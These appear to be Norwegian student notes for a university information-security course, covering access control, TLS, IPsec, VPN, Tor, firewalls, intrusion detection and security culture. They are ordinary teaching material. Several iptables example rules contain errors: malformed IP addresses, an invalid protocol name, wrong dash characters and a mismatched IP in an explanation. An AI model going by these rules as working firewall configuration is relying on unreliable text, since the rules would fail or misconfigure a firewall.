
- Tysk eID, Sentralisert. BSI forvalter navnerommet og autentisering
- Aadhaar (India) er sentralisert
- Feide og Eduroam har distribuert navnerom, men sentralisert autentisering.
  - Aktører forvalter hver sine navnerom, men hjemmeinstitusjon (idP) autentiserer brukere.
- ID-porten, Altinn og HelsID har sentralisert navnerom og distribuert autentisering
  - identiteter er fødselsnummer/helse-ID, som forvaltes av staten
  - flere private leverandører av autentikatorer og autentisering, som dermed er distribuert
- ID-fôderasjoner på internett har distribuert navnerom og distribuert autentisering
  - brukernes identiteter (som er vanlige e-postadresser) forvaltes distribuert
  - bruker kan velge ulike IdP-er for autentisering, som dermed er distribuert
- Secure European e-Identity – EU-initiativ under planlegging. Kommer til å ha distribuert navnerom og distribuert autentisering.

### IdP-avhengighet


- Antall IdPer er svært lavt iforhånd til antall SP-er.
- Risikerer at hvis IdP'en er nede får ikke brukere logget på flere Sp-er. Behov for alternativ innlogging.

### Tilgangskontroll


- "Hvordan skal man definere hvilke subjekter (brukere) som skal ha tilgang til hvilke objekter (ressurser) med hvilken tilgangsmodus (lese, skrive, utføre)?"
- Tre klassiske modeller:
  - DAC, Discretionary Access Control - Navnebasert**
    - Tilgangsautorisering spesifiseres og håndheves basert på brukerens (subjekt) navn og ressursenes (objekt) navn.
    - Implementeres med ACL (Access Control Lists). Spesifiserer subjekter som er autorisert til hvilke objekter med hvilke tilgangsmoduser. Metadata for ACL lages i subjekt eller objektprofil.
    - Discretionary: Eieren av ressursen etter eget skjønn kan bestemme autorisering av tilgang. Navn -> ACL
  - MAC, Mandatory Access Control - Merkebasert (label)**
    - Sikkerhetsmerking av subjekter og objekter



# ABAC – Attribute Based Access Control





- Sikkerhetsklarering for brukere (subjekter)
- Klassifiseringsnivå for ressurser (objekter)
- Tilgangskontroll ved å sammenlikne merker på bruker og ressurs.
- Brukere kan bruke sitt klareringsnivå, eller velge lavere nivå for hver økt.
- Mandatory: tilgangsaturisasjon til ressurser er bestemt av en obligatorisk policy for sikkerhetsmerking. Ikke brukeren selv.
- **RBAC**, Role-Based Access Control (RBAC) - **Rollebasert**
  - En bruker har tilgang til ressurser basert på brukerens areidsrolle
    - Roller defineres ut ifra jobbfunksjoner
    - En bruker kan bli autorisert til å velge forskjellige roller
      - Vanligvis en rolle om dagen
  - Hensikten med RBAC er å forenkle tildeling av autorisasjoner
  - Problemet med RBAC er rolle-eksplosjon, dvs for mange forskjellige roller.
  - Kan konfigureres som DAC eller MAC.
- **ABAC**, Attribute-Based Access Control (ABAC) - Generalisering av DAC, MAC og RBAC.
  - Spesifiserer tilgangsautorisasjoner og håndhever tilgang gjennom policier kombinert med attributter. Policier kan bruke alle typer attributter (bruker- ressurs- kontekstattributter osv...)
  - ABAC-attributter og policier kan uttrykker på ulike måter.
    - JSON (JavaScript Object Notation) Schema brukes i implementering basert på OAUTH og OIDC
    - XACML er XML-basert (Extensible Markup Language) og brukes i implementeringer basert på SAML (Security Assertion Markup Language)
  - Begge språk kan brukes til å definere hvordan systemet skal ta beslutning om tilgang til henhold til reglene definert i policier.




## Distribuert tilgangskontroll med OAuth


- I moderne applikasjoner er ressurs-eier og ressurs-tjener ofte separate fysiske, logiske og juridiske entiteter
- Tilgangskontroll gjøres av ulike entiteter, avhengig av arkitektur
- OAuth (Open Authorization) er en standard for å definere ulike arkitekturen for tilgangssautorisering og tilgangskontroll
- OAuth omfatter, og brukes sammen med OIDC (OpenIDConnect)



## Internettkommunikasjon



## Datapakker i protokollstakken



## Nettverkssikkerhet

- Løkmodellen for sikkerhet, faller ett, så skal du ha flere lag igjen.


### Oppsummering internett protokoller:

Mange forskjellige sikkerhetsprotokoller for forskjellige formål


- Autentisering, integritet, konfidensialitet
- Nøkkelsutveksling
- E-valg

### TLS i internettstakken: FLITA



- TLS består egentlig av et sett med protokoller for ulike trinn i økten.



### Repetisjon: Diffie-Hellman nøkkelsutveksling




Angripere kan ikke finne de hemmelige delnøkklene  $a$  og  $b$  fordi beregning av diskret logaritme av store heltall er vanskelig. Dermed kan angripere ikke beregne den hemmelige nøkkelen =  $g^{ab} \text{ mod } p$ .




### Gateway-to-Gateway architecture (kontor til kontor)



### Host-to-Gateway architecture (hjemmekontor)



### Host-to-Host architecture



## Kryptering av brukerdata med TLS

### TLS 1.3

- Designet for hurtighet i etableringen av en øktnøkkel
- Trenger kun én meldingsrunde (frem og tilbake) for å etablere øktnøkkelen
- Foroversikkerhet betyr at tidligere øktnøkkler ikke er komprimert selv om en langsiktig krytonøkkelen blir kompromittert en gang i fremtiden.
- I TLS er serverens private signerningsnøkkelen langsiktig
- Foroversikkerhet oppnås ved bruk av Diffie-Hellman

### Angrep med TLS-Stripping


- Man in the middle angrep som får tilgang til ukryptert (http) data.

### Forsvar mot TLS-Stripping



- HSTS
- Bruker terminerer økten da de ikke støtter ukryptert trafikk
- Fungerer ikke første gang man logger på men alle andre ganger dersom ikke banken sier de ikke støtter ukryptert trafikk.
- Nå rulles dette ut standard med alle chrome baserte nettlesere.

### TLS-inspeksjon

- Noen organisasjoner ønsker å lese kryptert HTTPS-trafikk fra ansatta
- For å bryte TLS-kryptering må gateway brannmur (proxy) utgi seg for å være ekstern tjener
- Proxy-serversertifikatet valideres automatisk av den lokale klienten, så brukeren kan tro at han/hun/ har TLS-tilkobling til den eksterne serveren.




### Angrep med TLS-stripping



### IP-security, IPSEC

- Internettprotokollsikkerhet er standard for sikker kommunikasjon over internettprotokollen (IP-Laget), ved bruk av kryptografiske sikkerhetstjenester
- Bruker kryptering, autentisering og protokoller for nøkkellutveksling
- Basert på en ende-til-ende sikårhetsmodell på IP-laget
- Konfigureres på OS-Nivå, ikke i applikasjoner
- Tilsvarer å sette på en VPN/Gateway


### Kryptering av brukerdata med IPsec



### VPN

- VPN for å skape beskyttede kanaler
- Risikerer likevel angrep, ofte pga BYOD kultur. (Bring your own Device)
- Noen er flinke, noen gir "faen" i å oppdatere maskiner.
  - Skaper sikkerhetshull for multivektor angrep gjennom ekstern maskin



### Sky-VPN



## TOR (The Onion Router - Løkruting)




- En VPN tjeneste som benytter 3 enkelte VPN forbindelser som ligger utenpå hverandre.
- Nedsiden er at man utsetter sin egen trafikk for andre.
- Godt verktøy for anonymisering, men kan brukes til ”skumle” formål der du er holdt ansvarlig

...vises her



## Brannmurer

- En brannmur er et sjekkpunkt som beskytter de interne nettverkene mot angrep fra øvrige nettverk (eks. Internett)
- Sjekkpunktet bestemmer hvilken trafikk som kan passere inn og ut basert på regler



- ”Løkmodell”
- Beskytt dmz fra omverden, dmzer fra hverandre, innside fra dmz,
- Legg flere nettverk innover, splitt opp i subnett for å beskytte servere fra klienter, og vice versa

## Standardporter kjente tjenester, diskré hint til eksamen

- HTTP 80 - Web
- HTTPS 443 - Kryptert Http
- SSH 22 - Kryptert fjernpåloggingsprosess
- Telnet 23 - Gamle utgaven av SSH, ukryptert, ”trygt” med TLS og VPN.
- RDP 3389 - Remote desk protocol
- FTP 21 - File transfer protocol, ukryptert
- DNS 53 - Oversetter mellom IP og domain.


## Tilstandsløse brannmurer

- Enkleste typen brannmur som inspiserer pakkehoder på transport og internett-laget, og basert på dette bestemmer om pakke skal godtas eller avvises.

- Bruker IP-adresse, portnummer, type transportprotokoll
- Kalles ofte Pakkefilter

### **iptables**

- Sett med regler, første treff gjelder.
  - Input - data inn til selve brannmuren
  - Forward - data som skal videresendes
  - Output - data ut fra selve brannmuren
  - Standard: implisitt drop på slutten



Eksempel:

- iptables -A FORWARD -s 131.234.142.33 -j ACCEPT
  - Alle pakker fra (kilde) IP-adresse 31.234.142.33 aksepteres (-> til maskin)
- iptables -A FORWARD -p tcp 10.0.056 —dport 22 -j ACCEPT
  - Alle TCP-pakker til (destinasjon) IP-adresse 10.0.056 og port 22 aksepteres (-> til maskin)
- Iptables -A INPUT -p tcp -s 131.232.142.33 —dport 21 -j ACCEPT
  - TCP pakker fra 131.234.142.33 på port 21 direkte (-> til brannmur) aksepteres
- Iptables -A OUTPUT -p umps -j drop
  - UDP-pakker fra brannmuren stoppes

Gitt følgende eksempel:

- ```
iptables -A FORWARD -s 131.234.142.33 -p tcp —dport 80 -j ACCEPT
iptables -A FORWARD -s 131.234.142.33 -p tcp —dport 22 -j ACCEPT
iptables -A FORWARD -s 131.234.142.33 -j drop
- HTTP slipper gjennom, grunnet HTTP på port 80.
- TLS slippes ikke gjennom, kryptert HTTP, men bruker port 443 (HTTPS)
- SSH slipper gjennom grunnet SSH på port 22
- HTTP fra 129.2240.31.23 slipper ikke gjennom pga ikke oppgitt ip.
```

### **Tilstandsbaserte brannmurer - toveis**


- Har oversikt over tilstanden i hver forbindelse/økt mellom klient og tjener
- Kan opprette midlertidige regler for spesifikk økt
- Mer fleksibel og høy ytelse, men krever minne for å huske tilstand
  - Eks: iptables -A FORWARD -m state —state ESTABLISHED, RELATED -j ACCEPT
    - Aksepterer alle pakker som tilhører en etablert TCP-forbindelse eller er relatert til eksisterende UDP-kommunikasjon

### **Applikasjonsbrannmur**

- Kan inspisere brukerdata i tillegg til pakkehoder
- Støtter spesifikke applikasjonsprotokoller (HTTP, FTP,...)
- Kan konfigureres for filterering av spesifikke brukerapplikasjoner (Youtube, Facebook)
- Kan filtrere ende-til-ende forbindelse mellom klient og tjener
  - Eller i 2 deler der brannmuren spiller rollen som proxy
    - Proxy-tjener for klienten og proxy-klient for tjeneren
  - En proxy brannmur kalles ofte en gateway og brukes i VPN som vi har sett
- Applikasjonsbrannmur med høy ytelse kalles ofte Next Generation Firewalls.

### **Innretningsdeteksjon IDS**

- Systemer for å detektere mistenklig aktivitet
- **HIDS** (Host-based IDS) forsøker å detektere aktivitet på **vert/system** der den er installert
  - Overvåker prosesser, filer, filendring
- **NIDS** (Network-based IDS) forsøker å detektere aktivitet på et eller flere **nettverkssegment**
  - Overvåker nettverkstrafikk
- Obs! Pass på "overvåking og personvern"



## Signaturbasert inntreningsdeteksjon

- Kan bare oppdage kjente angrep
  - Som man har signaturer for
  - Man må manuelt utarbeide signaturer
- Krever ofte at man ser innhold av nettverkspakker (deep packet inspection)
- Kryptering gjennom TLS gjør dem mindre effektive

Snort er en mye brukt signatursbasert NIDS


- Eks: alert tcp \$HOME\_NET any -> 10.0.0.56 22
  - (Msg "SSH til IP-adresse 10.0.0.56 på port 22)
- \$HOME\_NET er en variabel som typisk inneholder IP-adresser for eget nett (som skal beskyttes)
- Gir alarm dersom det er TCP kommunikasjon fra \$HOME\_NET til port 22 på IP-adresse 10.0.0.56



## Anomalibasert inntreningsdeteksjon IDS

- Bruker en modell for normal atferd for å oppdage avvikende atferd
  - Eks. Utløses en alarm når en statistisk sjenkel hendelse oppstår
  - Ofte basert på maskinlæring
  - Kan oppdage ukjente angrep
  - ...men vil typisk gi flere falske alarmer
- Henter inn data fra de ulike sensorene fra ulike logger
- For større virksomheter vil det typisk gi veldig store datamengder.
- Data brukes til å trenere opp en maskinlæringsmodell
- Typisk har en slik modell mange parameterer
  - Finne optimal verdi av parameterne for å kunne bruke maskinlæringsmodellen til deteksjon
  - Eks. En modell for "normal atferd"
- NIDS bruker maskinlæringsmodellen
- Når systemet overvåker vil NIDS gi alarm basert på svar fra maskinlæringsmodellen
  - Kan f.eks være at oppførsel observert avviker vesentlig fra normal adferd som modellen har lært.
  - "Spike" i grafen -> gi alarm. Noe har skjedd.

Anomalibasert inntreningsdeteksjon i nettverk



## Aktiv inntreningsdeteksjon (IPS)

- Tilsvarende IDS, men aktiv beskyttelse
  - Automatisk legger inn brannmurregler
  - Automatisk blokkerer tjenester
- Relativt lite brukt
  - Ressurskrevende
  - DoS (Denial of Service)



## Honeypot "Honningkrukke"

- Et falskt, men attraktivt mål
  - Gjerne upatchet, og usikret
  - All trafikk er illegitim
  - Overvåk all trafikk til og fra
  - Se hva angriperen gjør på maskinen




## Sikkerhetsoperasjonssenter (SOC)

- En sentralisert funksjon eller et “team”
- Består hovedsakelig av eksperter i informasjonssikkerhet
- Organisert for å forebygge, detektere, analyse, respondere og rapportere om cybersikkerhet
- Flere lignende begreper som har lignende oppgaver/overlapp (men typisk mer fokus på respons)
  - CERT Computer Emergency Response Team
  - CIRT Computer Incident Response Team
  - CSIRT Computer Security Incident Response Team


## NCSC og sektorvisse responsmiljøer

- NCSC (Nasjonalt cybersikkerhetssenter), som er en del av NSM, er nasjonal koordinerende enhet for sikkerhets hendelser med hensyn til deteksjon, hendelsesrespons og koordinering.
  - Inneholder NorCERT som er den nasjonale CERT
- I tillegg til NCSC er det opprettet en rekke sektorvisse responsmiljøer (SRM), som er selvstendige enheter som koordinerer sine aktiviteter med NCSC



UO IN2120 2024

60




## Sikkerhetskultur

- Generelt om sikkerhetskultur
  - Bevissthet og adferd rundt digital sikkerhet
- Personlig integritet
  - Forhindre at ansatta blir innsideaktører (utro tjenere)
- Forsvar mot sosial manipulering
  - Sørge for at ansatte ikke blir offer for sosial manipulering
- Definisjon: (ISACA) *Sikkerhetskultur er kunnskap, tro, oppfatninger, holdninger, antagelser, normer og verdier til mennesker angående sikkerhet og hvordan de manifesterer seg i menneskers atferd/oppførsel i bruk av informasjonsteknologi.*
- Definisjon: (NSM) *Sikkerhetskultur er summen av de ansattes kunnskap, motivasjon, holdninger og atferd som kommer til uttrykk gjennom virksomhetens totale sikkerhetsatferd.*

Utvikle sikkerhetskultur -> Stimulere atferd -> Støtte god sikkerhet i organisasjon.

## Dimensjoner: HAKKONA

- **Holdninger:** Følelser og meninger om aktiviteter som påvirker informasjonssikkerhet. Frykt og forståelse av risiko
- **Atferd:** Aktiviteter og risikotaking som kan ha direkte/indirekte innvirkning på informasjonssikkerhet. Personlig integritet.
